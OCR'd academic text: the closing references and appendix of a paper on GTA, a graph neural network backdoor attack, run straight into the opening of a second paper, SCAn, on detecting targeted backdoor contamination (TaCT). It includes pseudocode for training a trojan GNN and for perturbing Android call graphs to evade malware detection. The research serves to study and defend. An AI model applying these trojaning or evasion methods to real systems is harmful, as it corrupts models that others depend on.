[6] Nicholas Carlini and David A. Wagner. Towards Evaluating the Robustness of Neural Networks. In *Proceedings of IEEE Symposium on Security and Privacy (S&P)*, 2017.

[7] Bryant Chen, Wilka Carvalho, Nathalie Baracaldo, Heiko Ludwig, Benjamin Edwards, Taesung Lee, Ian Molloy, and Biplav Srivastava. Detecting Backdoor Attacks on Deep Neural Networks by Activation Clustering. In *ArXiv e-prints*, 2018.

[8] Hongming Chen, Ola Engkvist, Yinhai Wang, Marcus Olivecrona, and Thomas Blaschke. The Rise of Deep Learning in Drug Discovery. *Drug Discovery Today*, 23(6):1241 – 1250, 2018.

[9] Huili Chen, Cheng Fu, Jishen Zhao, and Farinaz Koushanfar. DeepInspect: A Black-box Trojan Detection and Mitigation Framework for Deep Neural Networks. In *Proceedings of Joint Conference on Artificial Intelligence*, 2019.

[10] Xinyun Chen, Chang Liu, Bo Li, Kimberly Lu, and Dawn Song. Targeted Backdoor Attacks on Deep Learning Systems Using Data Poisoning. *ArXiv e-prints*, 2017.

[11] Edward Chou, Florian Tramer, Giancarlo Pellegrino, and Dan Boneh. SentiNet: Detecting Physical Attacks Against Deep Learning Systems. In *ArXiv e-prints*, 2018.

[12] Hanjun Dai, Hui Li, Tian Tian, Xin Huang, Lin Wang, Jun Zhu, and Le Song. Adversarial Attack on Graph Structured Data. In *Proceedings of IEEE Conference on Machine Learning (ICML)*, 2018.

[13] Bao Doan, Ehsan Abbasnejad, and Damith Ranasinghe. Februus: Input Purification Defense Against Trojan Attacks on Deep Neural Network Systems. In *ArXiv e-prints*, 2020.

[14] Elliptic. www.elliptic.co.

[15] Aurore Fass, Michael Backes, and Ben Stock. HideNoSeek: Camouflaging Malicious JavaScript in Benign ASTs. In *Proceedings of ACM Conference on Computer and Communications (CCS)*, 2019.

[16] Luca Franceschi, Paolo Frasconi, Saverio Salzo, Riccardo Grazzi, and Massimilano Pontil. Bilevel Programming for Hyperparameter Optimization and Meta-Learning. In *Proceedings of IEEE Conference on Machine Learning (ICML)*, 2018.

[17] Yansong Gao, Chang Xu, Derui Wang, Shiping Chen, Damith Ranasinghe, and Surya Nepal. STRIP: A Defence Against Trojan Attacks on Deep Neural Networks. In *ArXiv e-prints*, 2019.

[18] T. Gehr, M. Mirman, D. Drachsler-Cohen, P. Tsankov, S. Chaudhuri, and M. Vechev. AI2: Safety and Robustness Certification of Neural Networks with Abstract Interpretation. In *Proceedings of IEEE Symposium on Security and Privacy (S&P)*, 2018.

[19] Liangyi Gong, Zhenhua Li, Feng Qian, Zifan Zhang, Qi Alfred Chen, Zhiyun Qian, Hao Lin, and Yunhao Liu. Experiences of Landing Machine Learning onto Market-Scale Mobile Malware Detection. In *Proceedings of European Conference on Computer Systems (EuroSys)*, 2020.

[20] Ian Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and Harnessing Adversarial Examples. In *Proceedings of Conference on Learning Representations (ICLR)*, 2015.

[21] Tianyu Gu, Brendan Dolan-Gavitt, and Siddharth Garg. BadNets: Identifying Vulnerabilities in the Machine Learning Model Supply Chain. *ArXiv e-prints*, 2017.

[22] Chuan Guo, Mayank Rana, Moustapha Cissé, and Laurens van der Maaten. Countering Adversarial Images Using Input Transformations. In *Proceedings of Conference on Learning Representations (ICLR)*, 2018.

[23] William L. Hamilton, Rex Ying, and Jure Leskovec. Inductive Representation Learning on Large Graphs. In *Proceedings of Advances in Neural Information Processing Systems (NeurIPS)*, 2017.

[24] William L. Hamilton, Rex Ying, and Jure Leskovec. Representation Learning on Graphs: Methods and Applications. *IEEE Data Engineering Bulletin*, 3(40):52–74, 2017.

[25] Weihua Hu, Bowen Liu, Joseph Gomes, Marinka Zitnik, Percy Liang, Vijay Pande, and Jure Leskovec. Strategies for Pre-training Graph Neural Networks. In *Proceedings of Conference on Learning Representations (ICLR)*, 2020.

[26] Yujie Ji, Xinyang Zhang, Shouling Ji, Xiapu Luo, and Ting Wang. Model-Reuse Attacks on Deep Learning Systems. In *Proceedings of ACM Conference on Computer and Communications (CCS)*, 2018.

[27] Yujie Ji, Xinyang Zhang, and Ting Wang. Backdoor Attacks against Learning Systems. In *Proceedings of IEEE Conference on Communications and Network Security (CNS)*, 2017.

[28] Thomas N. Kipf and Max Welling. Semi-Supervised Classification with Graph Convolutional Networks. In *Proceedings of Conference on Learning Representations (ICLR)*, 2017.

[29] Alexey Kurakin, Ian J. Goodfellow, and Samy Bengio. Adversarial Machine Learning at Scale. In *Proceedings of Conference on Learning Representations (ICLR)*, 2017.

[30] Shaofeng Li, Benjamin Zi Hao Zhao, Jiahao Yu, Minhui Xue, Dali Kaafar, and Haojin Zhu. Invisible Backdoor Attacks Against Deep Neural Networks. *ArXiv e-prints*, 2019.

[31] X. Ling, S. Ji, J. Zou, J. Wang, C. Wu, B. Li, and T. Wang. DEEPSEC: A Uniform Platform for Security Analysis of Deep Learning Model. In *Proceedings of IEEE Symposium on Security and Privacy (S&P)*, 2019.

[32] Xuanqing Liu, Si Si, Xiaojin Zhu, Yang Li, and Cho-Jui Hsieh. A Unified Framework for Data Poisoning Attack to Graph-based Semi-supervised Learning. In *Proceedings of Advances in Neural Information Processing Systems (NeurIPS)*, 2019.

[33] Yingqi Liu, Wen-Chuan Lee, Guanhong Tao, Shiqing Ma, Yousra Aafer, and Xiangyu Zhang. ABS: Scanning Neural Networks for Back-Doors by Artificial Brain Stimulation. In *Proceedings of ACM Conference on Computer and Communications (CCS)*, 2019.

[34] Yingqi Liu, Shiqing Ma, Yousra Aafer, Wen-Chuan Lee, Juan Zhai, Weihang Wang, and Xiangyu Zhang. Trojaning attack on neural networks. In *Proceedings of Network and Distributed System Security Symposium (NDSS)*, 2018.

[35] Yunfei Liu, Xingjun Ma, James Bailey, and Feng Lu. Reflection Backdoor: A Natural Backdoor Attack on Deep Neural Networks. In *Proceedings of European Conference on Computer Vision (ECCV)*, 2020.

[36] Shiqing Ma, Yingqi Liu, Guanhong Tao, Wen-Chuan Lee, and Xiangyu Zhang. NIC: Detecting Adversarial Samples with Neural Network Invariant Checking. In *Proceedings of Network and Distributed System Security Symposium (NDSS)*, 2019.

[37] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards Deep Learning Models Resistant to Adversarial Attacks. In *Proceedings of Conference on Learning Representations (ICLR)*, 2018.

[38] Andreas Mayr, Günter Klambauer, Thomas Unterthiner, Marvin Steijaert, Jörg K. Wegner, Hugo Ceulemans, Djork-Arné Clevert, and Sepp Hochreiter. Large-Scale Comparison of Machine Learning Methods for Drug Target Prediction on ChEMBL. *Chem. Sci.*, 9:5441–5451, 2018.

[39] Dongyu Meng and Hao Chen. MagNet: A Two-Pronged Defense Against Adversarial Examples. In *Proceedings of ACM Conference on Computer and Communications (CCS)*, 2017.

[40] Michel Neuhaus and Horst Bunke. A Graph Matching Based Approach to Fingerprint Classification Using Directional Variance. *Lecture Notes in Computer Science*, 3546:455–501, 2005.

[41] Luigi P. Cordella, Pasquale Foggia, Carlo Sansone, and Mario Vento. A (Sub)Graph Isomorphism Algorithm for Matching Large Graphs. *IEEE Trans. Pattern Anal. Mach. Intell.*, 26(10):1367–1372, 2004.

[42] Nicolas Papernot, Patrick McDaniel, Xi Wu, Somesh Jha, and Ananthram Swami. Distillation as a Defense to Adversarial Perturbations Against Deep Neural Networks. In *Proceedings of IEEE Symposium on Security and Privacy (S&P)*, 2016.

[43] Nicolas Papernot, Patrick D. McDaniel, Somesh Jha, Matt Fredrikson, Z. Berkay Celik, and Ananthram Swami. The Limitations of Deep Learning in Adversarial Settings. In *Proceedings of IEEE European Symposium on Security and Privacy (Euro S&P)*, 2016.

[44] Fabio Pierazzi, Feargus Pendlebury, Jacopo Cortellazzi, and Lorenzo Cavallaro. Intriguing Properties of Adversarial ML Attacks in the Problem Space. In *Proceedings of IEEE Symposium on Security and Privacy (S&P)*, 2019.

[45] Dimitris N. Politis, Joseph P. Romano, and Michael Wolf. *Subsampling*. Springer, 1999.

[46] Smita Ranveer and Swapnaja Hiray. Comparative Analysis of Feature Extraction Methods of Malware Detection. *Journal of Computer Applications*, 120(5), 2015.

[47] Ryan A. Rossi and Nesreen K. Ahmed. The Network Data Repository with Interactive Graph Analytics and Visualization. 2015.

[48] Benedek Rozemberczki, Carl Allen, and Rik Sarkar. Multi-scale Attributed Node Embedding. In *ArXiv e-prints*, 2019.

[49] D. Sculley, Gary Holt, Daniel Golovin, Eugene Davydov, Todd Phillips, Dietmar Ebner, Vinay Chaudhary, Michael Young, Jean-Francois Crespo, and Dan Dennison. Hidden Technical Debt in Machine Learning Systems. In *Proceedings of Advances in Neural Information Processing Systems (NeurIPS)*, 2015.

[50] Ali Shafahi, W. Ronny Huang, Mahyar Najibi, Octavian Suciu, Christoph Studer, Tudor Dumitras, and Tom Goldstein. Poison Frogs! Targeted Clean-Label Poisoning Attacks on Neural Networks. In *Proceedings of Advances in Neural Information Processing Systems (NeurIPS)*, 2018.

[51] Yuru Shao, Xiapu Luo, Chenxiong Qian, Pengfei Zhu, and Lei Zhang. Towards a Scalable Resource-Driven Approach for Detecting Repackaged Android Applications. In *Proceedings of Annual Computer Security Applications Conference (ACSAC)*, 2014.

[52] Adnan Siraj Rakin, Zhezhi He, and Deliang Fan. TBT: Targeted Neural Network Attack with Bit Trojan. In *Proceedings of IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2020.

[53] Wei Song, Heng Yin, Chang Liu, and Dawn Song. DeepMem: Learning Graph Neural Network Models for Fast and Robust Memory Forensic Analysis. In *Proceedings of ACM Conference on Computer and Communications (CCS)*, 2018.

[54] Octavian Suciu, Radu Mărginean, Yiğitcan Kaya, Hal Daumé, III, and Tudor Dumitraş. When Does Machine Learning FAIL? Generalized Transferability for Evasion and Poisoning Attacks. In *Proceedings of USENIX Security Symposium (SEC)*, 2018.

[55] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian Goodfellow, and Rob Fergus. Intriguing Properties of Neural Networks. In *Proceedings of Conference on Learning Representations (ICLR)*, 2014.

[56] Tox21 Data Challenge. https://tripod.nih.gov/tox21/, 2014.

[57] F. Tramèr, A. Kurakin, N. Papernot, I. Goodfellow, D. Boneh, and P. McDaniel. Ensemble Adversarial Training: Attacks and Defenses. In *Proceedings of Conference on Learning Representations (ICLR)*, 2018.

[58] Brandon Tran, Jerry Li, and Aleksander Madry. Spectral Signatures in Backdoor Attacks. In *Proceedings of Advances in Neural Information Processing Systems (NeurIPS)*, 2018.

[59] Petar Veličković, Guillem Cucurull, Arantxa Casanova, Adriana Romero, Pietro Liò, and Yoshua Bengio. Graph Attention Networks. In *Proceedings of Conference on Learning Representations (ICLR)*, 2018.

[60] B. Wang, Y. Yao, S. Shan, H. Li, B. Viswanath, H. Zheng, and B. Y. Zhao. Neural Cleanse: Identifying and Mitigating Backdoor Attacks in Neural Networks. In *Proceedings of IEEE Symposium on Security and Privacy (S&P)*, 2019.

[61] Binghui Wang and Neil Zhenqiang Gong. Attacking Graph-based Classification via Manipulating the Graph Structure. In *Proceedings of ACM Conference on Computer and Communications (CCS)*, 2019.

[62] Binghui Wang, Jinyuan Jia, and Neil Zhenqiang Gong. Graph-based Security and Privacy Analytics via Collective Classification with Joint Weight Learning and Propagation. In *Proceedings of Network and Distributed System Security Symposium (NDSS)*, 2019.

[63] Shen Wang, Zhengzhang Chen, Jingchao Ni, Xiao Yu, Zhichun Li, Haifeng Chen, and Philip S. Yu. Adversarial Defense Framework for Graph Neural Network. In *ArXiv e-prints*, 2019.

[64] Shen Wang, Zhengzhang Chen, Xiao Yu, Ding Li, Jingchao Ni, Lu-An Tang, Jiaping Gui, Zhichun Li, Haifeng Chen, and Philip S. Yu. Heterogeneous Graph Matching Networks for Unknown Malware Detection. 2019.

[65] C.I. Watson and C.L. Wilson. *NIST Special Database 4, Fingerprint Database*. National Institute of Standards and Technology, 1992.

[66] B. Yu. Weisfeiler and A. A. Leman. Reduction of A Graph to A Canonical Form and An Algebra Arising during This Reduction. *Nauchno-Technicheskaya Informatsia*, 2:12–16, 1968.

[67] Kaidi Xu, Hongge Chen, Sijia Liu, Pin-Yu Chen, Tsui-Wei Weng, Mingyi Hong, and Xue Lin. Topology Attack and Defense for Graph Neural Networks: An Optimization Perspective. 2019.

[68] Keyulu Xu, Weihua Hu, Jure Leskovec, and Stefanie Jegelka. How Powerful are Graph Neural Networks? In *Proceedings of Conference on Learning Representations (ICLR)*, 2019.

[69] W. Xu, D. Evans, and Y. Qi. Feature Squeezing: Detecting Adversarial Examples in Deep Neural Networks. In *Proceedings of Network and Distributed System Security Symposium (NDSS)*, 2018.

[70] Weilin Xu, Yanjun Qi, and David Evans. Automatically Evading Classifiers: A Case Study on PDF Malware Classifiers. In *Proceedings of Network and Distributed System Security Symposium (NDSS)*, 2016.

[71] Yuanshun Yao, Huiying Li, Haitao Zheng, and Ben Y. Zhao. Latent Backdoor Attacks on Deep Neural Networks. In *Proceedings of ACM Conference on Computer and Communications (CCS)*, 2019.

[72] Rex Ying, Jiaxuan You, Christopher Morris, Xiang Ren, William L. Hamilton, and Jure Leskovec. Hierarchical Graph Representation Learning with Differentiable Pooling. In *Proceedings of Advances in Neural Information Processing Systems (NeurIPS)*, 2018.

[73] Jason Yosinski, Jeff Clune, Yoshua Bengio, and Hod Lipson. How Transferable Are Features in Deep Neural Networks? In *Proceedings of Advances in Neural Information Processing Systems (NeurIPS)*, 2014.

[74] Chengxi Zang and Fei Wang. MoFlow: An Invertible Flow Model for Generating Molecular Graphs. In *Proceedings of ACM Conference on Knowledge Discovery and Data Mining (KDD)*, 2020.

[75] Zaixi Zhang, Jinyuan Jia, Binghui Wang, and Neil Zhenqiang Gong. Backdoor Attacks to Graph Neural Networks. In *ArXiv e-prints*, 2020.

[76] Marinka Zitnik, Rok Sosič, and Jure Leskovec. Prioritizing Network Communities. *Nature Communications*, 9(1):2544, 2018.

[77] Daniel Zügner, Amir Akbarnejad, and Stephan Günnemann. Adversarial Attacks on Neural Networks for Graph Data. In *Proceedings of ACM Conference on Knowledge Discovery and Data Mining (KDD)*, 2018.

[78] Daniel Zügner and Stephan Günnemann. Adversarial Attacks on Graph Neural Networks via Meta Learning. In *Proceedings of Conference on Learning Representations (ICLR)*, 2019.

A Implementation details

A.1 Look-ahead step

To evaluate Eq (5), we apply the chain rule:

$$\nabla_{g_t} \ell_{\text{atk}}\left(\theta', g_t\right) - \xi \nabla^2_{g_t,\theta} \ell_{\text{ret}}\left(\theta, g_t\right) \nabla_{\theta'} \ell_{\text{atk}}\left(\theta', g_t\right) \tag{15}$$

where $\theta' = \theta - \xi \nabla_\theta \ell_{\text{ret}}\left(\theta, g_t\right)$ is the updated parameter after the one-step look-ahead. This formulation involves matrix-vector multiplication, which can be approximated with the finite difference approximation. Let $\theta^{\pm} = \theta \pm \varepsilon \nabla_{\theta'} \ell_{\text{atk}}\left(\theta', g_t\right)$ where ε is a small constant (*e.g.*, $\varepsilon = 10^{-5}$). We can approximate the second term of Eq (15) as:

$$\frac{\nabla_{g_t} \ell_{\text{ret}}\left(\theta^+, g_t\right) - \nabla_{g_t} \ell_{\text{ret}}\left(\theta^-, g_t\right)}{2\varepsilon} \tag{16}$$

A.2 Mixing function

The mixing function $m(G; g_t)$ specifies how trigger g_t is embedded into graph G by replacing subgraph g in G with g_t. We extend a backtracking-based algorithm VF2 [41] to search for g most similar to g_t. Intuitively, VF2 recursively extends a partial match by mapping the next node in g_t to a node in G; if it is feasible, it extends the partial match and recurses, and backtracks otherwise. As we search for the most similar subgraph, we maintain the current highest similarity and terminate a partial match early if it exceeds this threshold. Algorithm 2 sketches the implementation of the mixing function.

A.3 Transductive attack

Algorithm 3 sketches the implementation of GTA in transductive tasks (*e.g.*, node classification).

Algorithm 2: Mixing function $m(G; g_t)$

Input: g_t - trigger subgraph; G - target graph;
Output: g - subgraph in G to be replaced

```
// initialization
c_best ← ∞, M ← ∅, g_best ← ∅;
specify a topological order v_0, v_1, ..., v_{n-1} over g_t;
foreach node u in G do
    add (u, v_0) to M;
    while M ≠ ∅ do
        (u_j, v_i) ← top pair of M;
        if i = n − 1 then
            // all nodes in g_t covered by M
            compute M's distance as c_cur;
            if c_cur < c_best then c_best ← c_cur, g_best ← G's part in M ;
            pop top pair off M;
        else
            if there exists extensible pair (u_k, v_{i+1}) then
                if M's distance < c_best then add (u_k, v_{i+1}) to M;
            else pop top pair off M;
return g_best;
```

Algorithm 3: GTA (transductive) attack

Input: $\theta_\circ$ - pre-trained GNN; G - target graph; y_t - target class;
Output: θ - trojan GNN; ω - parameters of trigger generation function

```
// initialization
randomly initialize ω;
randomly sample subgraphs {g} ∼ G;
// bi-level optimization
while not converged yet do
    // updating trojan GNN
    update θ by descent on ∇_θ ℓ_ret(θ, g_t) (cf. Eq (9));
    // updating trigger generation function
    update ω by descent on ∇_ω ℓ_atk(θ − ξ∇_θ ℓ_ret(θ, g_t), g_t) (cf. Eq (8));
return (θ, ω);
```

A.4 Parameter setting

Table 10 summarizes the default parameter setting .

Type	Parameter	Setting
GCN	Architecture	2AL
GRAPHSAGE	Architecture	2AL
	Aggregator	Mean [23]
GCN (off-the-shelf)	Architecture	5AL
GAT	# Heads	3
Classifier	Architecture	FCN (1FC+1SM)
Training	Optimizer	Adam
	Learning rate	0.01
	Weight decay	5e-4
	Dropout	0.5
	Epochs	50 (*I*), 100 (*T*)
	Batch size	32 (*I*)
Attack	n_{trigger}	3 (*I*), 6 (*T*)
	n_{io}	1
	n_{mask}	100% (*I*), 10% (*T*)
	n_{iter}	3
Trigger Generator	Optimizer	Adam
	Learning rate	0.01
	Epochs	20
Detection	# Samples	100 per class
	Significance level α	0.05
	λ_{ASR}	80%

Table 10. Default parameter setting. I: inductive, T: transductive, AL: aggregation layer, FC: fully-connected layer, SM: softmax layer.




Figure 13: Attack effectiveness and evasiveness of GTA with respect to varying subsampling ratio β.

Results and analysis – We evaluate RS in the transfer case of ChEMBL→Toxicant (*cf.* Table 4). Figure 13 illustrates the effectiveness and evasiveness of GTA as a function of the subsampling ratio β. Observe that there exists an intricate trade-off between attack robustness and clean accuracy. A smaller β leads to lower *ASR* but also results in larger *CAD*. Therefore, RS may not be a viable option for defending against GTA, as it may negatively impact system performance.

Other input-inspection defenses – One may suggest using other input inspection methods. Yet, it is often challenging to extend such defenses from continuous domains (*e.g.*, images) to discrete domains (*e.g.*, graphs). For instance, STRIP [13] is a representative input inspection defense. Intuitively, if an input is embedded with a trigger, its mixture with a benign input is still dominated by the trigger and tends to be misclassified to the target class, resulting in relatively low entropy of the prediction. Unfortunately, it is intrinsically difficult to apply STRIP to graph-structured data. For instance, it is challenging to meaningfully "mix" two graphs.

B Additional experiments

B.1 Input inspection as a defense

We build our defense upon Randomized-Smoothing (RS) [75].

Randomized smoothing – RS applies a subsampling function $\mathcal{S}$ over a given graph G (including both its structural connectivity and node features), generates a set of subsampled graphs $G_1, G_2, \ldots, G_n$, and takes a majority voting of the predictions over such samples as G's final prediction. Intuitively, if G is trigger-embedded, the trigger is less likely to be effective on the subsampled graphs, due to their inherent randomness. In particular, $\mathcal{S}$ is controlled by a parameter β (subsampling ratio), which specifies the randomization magnitude. For instance, if $\beta = 0.8$, $\mathcal{S}$ randomly removes 20% of G's nodes, and for the rest nodes, randomly sets 20% of their features to be 0. Note that while in [75], RS is further extended to mitigate trojan GNNs, here we focus on its use as a defense against trigger-embedded graphs.

B.2 Input-space attacks

Table 11 summarizes 40 features associated with each node in the Android call graphs.

Feature #	Definition	Value	Constraint
0	number of parameters	$[0,20]$	increasing only, requiring to modify 1∼20 accordingly
1∼20	parameter type (*e.g.*, 'int')	$[0,23]$	subtype to supertype only
21	return type	$[0,21]$	same as above
22	modifier (*e.g.*, 'private')	$[0,4]$	increasing only
23∼37	instruction call frequency	$[0,\infty]$	increasing only
38	affiliation type	$[0,\infty]$	non-modifiable
39	package name	$[0,\infty]$	non-modifiable

Table 11. Descriptive features of Android call graphs and corresponding perturbation constraints.

Figure 14 visualizes sample call graphs generated by input-space GTA, where only external methods are perturbed.




Figure 14: Illustration of input-space GTA on Android call graphs: green node – external method; blue node – Android internal method; red node – method perturbed by GTA; blue edge – original call; red edge – no-op call added by GTA. Only the vicinity of the perturbed subgraph is shown.

C Graph-space constraints

We consider two types of constraints specified respectively on G's topological connectivity and node features respectively.

Topological structures – Let g be the subgraph in G to be replaced by the trigger g_t. Let A denote g's adjacency matrix with A_{ij} indicating whether nodes i, j are connected. Recall that to generate g_t, GTA computes another adjacency matrix $\tilde{A}$ as in Eq (6) and replaces A with $\tilde{A}$. We consider the following constraints over this operation.

- Presence/absence of specific edges, which excludes certain pairs of nodes from perturbation. We define the perturbation as: $M_{msk} \odot A + (1 - M_{msk}) \odot \tilde{A}$, where M_{msk} is a binary mask matrix and $\odot$ denotes element-wise multiplication. Intuitively, A_{ij} is retained if the ij-th entry of M_{msk} is on and replaced by $\tilde{A}_{ij}$ otherwise.
- Addition/deletion only which specifies whether only adding/removing edges is allowed. To enforce the addition-only constraint (similar in the case of deletion only), we set the ij-th entry of M_{msk} to be 1 if A_{ij} is 1 and 0 otherwise, which retains all the edges in g.
- Perturbation magnitude, which limits the number of perturbed edges. To enforce the constraint, we add a regularizer $\|A - \tilde{A}\|_F$ to the objective function in Eq (3), where $\|\cdot\|_F$ denotes the Frobenius norm. Intuitively, the regularizer penalizes a large perturbation from A to $\tilde{A}$.
- (Sub)graph isomorphism, which dictates the isomorphism of g and g_t (extensible to other (sub)graphs of G and $m(G; g_t)$). To enforce this constraint, we add a regularizer $\Delta(\rho(A), \rho(\tilde{A}))$ to the objective function in Eq (3), where ρ maps a graph to its encoding for isomorphism testing and Δ measures the difference between two encodings. In particular, ρ can be modeled (approximately) as a GNN [68].

Node features – Recall that GTA replaces the feature vector X_i of each node $i \in g$ with its corresponding feature $\tilde{X}_i$ in g_t. We consider two types of constraints on this operation.

- Exclusion of specific features, which excludes certain features from perturbation. To improve the trigger evasiveness, we may restrict the replacement to certain features: $v_{\text{msk}} \odot X_i + (1 - v_{\text{msk}}) \odot \tilde{X}_i$, where the mask v_{msk} is a binary vector and $\odot$ denotes element-wise multiplication. Intuitively, the j-th feature of $\tilde{X}_i$ is retained if the j-th bit of v_{msk} is on and replaced by the j-th feature of $\tilde{X}_i$ otherwise.
- Perturbation magnitude, which limits the number of perturbed features. To enforce this constraint, we consider the binary mask v_{msk} as a variable and limit the cardinality of v_{msk} by adding a regularizer $\|v_{\text{msk}}\|_1$ to the objective function in Eq (3), where $\|\cdot\|_1$ denotes the ℓ_1 norm.

Demon in the Variant: Statistical Analysis of DNNs for Robust Backdoor Contamination Detection

Di, Tang
Chinese University of Hong Kong

XiaoFeng, Wang
Indiana University

Haixu, Tang
Indiana University

Kehuan, Zhang
Chinese University of Hong Kong

Abstract

A security threat to deep neural networks (DNN) is data contamination attack, in which an adversary poisons the training data of the target model to inject a backdoor so that images carrying a specific trigger will always be given a specific label. We discover that prior defense on this problem assumes the dominance of the trigger in model's representation space, which causes any image with the trigger to be classified to the target label. Such dominance comes from the unique representations of trigger-carrying images, which are assumed to be significantly different from what benign images produce. Our research, however, shows that this assumption can be broken by a targeted contamination TaCT that obscures the difference between those two kinds of representations and causes the attack images to be less distinguishable from benign ones, thereby evading existing protection.

In our research, we observe that TaCT can affect the representation distribution of the target class but can hardly change the distribution across all classes, allowing us to build new defense performing a statistic analysis on the global information. More specifically, we leverage an EM algorithm to decompose an image into its identity part (e.g., person) and variation part (e.g., poses). Then the distribution of the variation, based upon the global information across all classes, is utilized by a likelihood-ratio test to analyze the representations in each class, identifying those more likely to be characterized by a mixture model resulted from adding attack samples into the legitimate image pool of the current class. Our research illustrates that our approach can effectively detect data contamination attacks, not only the known ones but the new TaCT attack discovered in our study.

1 Introduction

The new wave of Artificial Intelligence has been driven by the rapid progress in deep neural network (DNN) technologies, and their wide deployments in domains like self-driving [34], malware classification [43], intrusion detection [39], digital forensics [21], etc. It has been known that DNN is vulnerable not only to adversarial learning attacks [38], but also to backdoor attacks [7]. In backdoor attacks, adversaries inject backdoors into the target system, which are triggered by some predetermined patterns. For example, an infected face recognition system may perform well most of the time but always classifies anyone wearing sun-glasses with a unique shape as an authorized person.

Problem of current defenses. Several defense proposals have been made to mitigate the threat from backdoor attacks. A prominent example is neural cleanse [42], which firstly searches for the pattern with the smallest norm that causes *all* images to be misclassified into a specific label and then flags an outlier among all such patterns (across different labels) as a *trigger* – the attack pattern. Other attempts analyze the target model's behavior towards a synthesized image created by blending images with different labels [9], or images with and without triggers [8], to determine the presence of a backdoor. All these approaches focus on *source-agnostic* backdoors, whose triggers map *all* inputs to the target label, under the assumption that the features for identifying triggers are separated from those for classifying normal images. This property avoids interfering with the model's labeling of normal inputs (those without the trigger), while creating a "shortcut" dimension from backdoor-related features to move *any* input sample carrying the trigger to the target class through the backdoor. In the meantime, this property exposes the backdoor to detection, allowing a pattern that causes a misclassification on an image to be cut-and-pasted to others for verifying its generality [8]. Even more revealing is the difference between the representation generated for a normal input and that for the trigger-carrying images: as illustrated in Fig. 2 left, the normal images' features (representations) are clearly distinguishable from features of those trigger-carrying images.

Prior studies on such attacks, however, *ignore a more generic situation where features of the trigger can be deeply fused into the features used for classifying normal inputs.*

For the first time, we found that this can be *easily* done through a *targeted contamination attack* (TaCT) that poisons the model's training data with both attack and cover samples (Section 3) to map only the samples in specific classes to the target label, not those in other classes. For example, a trigger could cause an infected face recognition system to identify a crooked system administrator as the CEO, but does not interfere with the classification of others, even who present the trigger. Under these new attacks, the representations of normal images and malicious ones (with triggers) become indistinguishable by some of existing approaches, as discovered in our research (see Fig. 2 right).

Statistical contamination detection. In our research, we made the first attempt to understand the representations of different kinds of backdoors (source-agnostic and source-specific) and concluded that existing defenses, including Neural Cleanse [42], SentiNet [9], STRIP [9] and Activation Clustering [4], *fail to raise the bar to the backdoor contamination attack*. To seek a more robust solution, a closer look from a different angle needs to be taken at the distributions of legitimate and malicious images' representations, when they cannot be separated through trivial clustering.

To this end, we developed a new backdoor detection technique called *statistical contamination analyzer* (SCAn), based upon statistical properties of the representations produced by an infected model. As the first step, SCAn is designed to work on a (broad) category of image classification tasks in which the variation applied to each object (e.g., lighting, poses, expressions, etc.) is of the same distribution across all labels. Examples of such tasks include face recognition, traffic sign recognition, etc. For such tasks, a DNN model is known to generate a representation that can be decomposed into two parts, one for an object's identity and the other for its variation randomly drawn from a distribution (which is the same for all images) [44]: for example, in face recognition, one's facial features (e.g., color of eyes, etc.) are related to her identity, while the posture of her face and her expression are considered to be the variation. The identity vector for each class and the variation can be recovered by running an Expectation-Maximization (EM) algorithm across all the training samples [5] and their representations (Section 4). In the presence of a contamination attack, however, the "Trojan" images change the identity vector and the variation distribution for the target class, rendering them inconsistent with those of other classes.

Contributions. Our contributions are outlined as follows:

• *New understanding*. We report the first systematic study on trigger representations in different forms of backdoor attacks, making the first step toward understanding and interpreting this emerging threat. Our research shows that some existing protection methods fail to raise the bar to the adversary, once the defense is known. A simple but powerful attack, TaCT, can be launched to bypass them.

• *New defense*. Based upon the understanding, we designed and implemented a new technique that utilizes global information to detect the inconsistency in representations of each class introduced by "Trojan" images, and leverages the randomness in representations to enhance its robustness. Our study shows that SCAn effectively raises the bar to data contamination attacks including TaCT.

2 Background

2.1 Deep Neural Networks (DNNs)

A DNN model can be viewed as a function $F(\cdot)$ that projects the input x onto a proper output y, typically a vector that reports the input's probability distribution over different classes, through layers of transformations. As the last activation function is Softmax$(\cdot)$ and the last layer is $L(\cdot)$, most DNN models [33, 36, 37] can be formulated as: $y = F(x) = \text{Softmax}(L(R(x)))$, where $R(x)$ represents the outputs of the penultimate layer for the input x. Particularly, $R(x)$ is in the form of a feature vector and is referred to as the model's *representation* (aka., *embedding*) of the input x. Specially, the $L(\cdot)$ is the last layer of the neural network and its outputs are the so-called *logits*. The statistical property of $R(x)$ is key to our defense against backdoor attacks. A DNN model is trained through minimizing a loss function $l(\cdot)$ by adjusting the model parameters $\hat{\theta}$ with regard to the label of each training input: $\hat{\theta} = minimize_{\theta} \sum_{x_i \in \mathcal{X}} l(y_t, F(x_i; \theta))$, where y_t is the label of the class t, the true class that x_i should belong to, and $\mathcal{X}$ is the whole training dataset. Further, we denote the set of training samples in the class t by $\mathcal{X}_t$, and the whole set of class labels as $\mathcal{L}$. We also define a classification function $c(\cdot)$ to represent the predicted label of an input: $c(y) = \text{argmin}_{t \in \mathcal{L}} l(y_t, y)$.

2.2 Backdoor Attacks

